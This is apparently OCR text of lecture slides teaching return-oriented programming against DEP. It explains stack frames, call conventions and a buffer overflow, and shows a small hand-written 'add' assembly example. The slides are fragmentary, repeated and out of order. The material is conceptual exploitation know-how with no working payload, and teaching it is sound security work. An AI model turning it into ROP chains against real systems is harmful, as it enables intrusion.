
Argument 2 for <add>

Argument 1 for <add>

Saved IP (&return)

~~Saved Frame Pointer~~

Local Variables <add>




Why does ROP work

How would the stack look like for our self defined call convention?


Argument 2

Argument 1

Saved IP (&next instruction)




Note: SIP gets pushed by “call”



Why does ROP work

How would the stack look like for our self defined call convention?
(after “call”, inside the function)



Function:

```
[Function Code]
ret;     // pop EIP
```


ROP: Remainder: Normal Call

ROP: Remainder: Normal Call

Lets check again the normal call convention process

ROP: Remainder: Normal Call

Reminder: Buffer Overflow, Pre-Overflow:




Argument arg1 for <handleData>

Saved IP


Saved Frame Pointer

Local Variable 1


ROP: Remainder: Normal Call




ROP: Remainder: Normal Call



ROP: Remainder: Normal Call



ROP: Remainder: Normal Call



Exploiting: DEP - ROP

Now, lets add the overflow

ROP By Example

ROP By Example

Lets assume we have a nice little “add(int a, int b)” function

Hand written assembly, no standard call convention


add:

```
mov     0x8(%esp),%eax
add     0x4(%esp),%eax
ret
```

Lets call it…

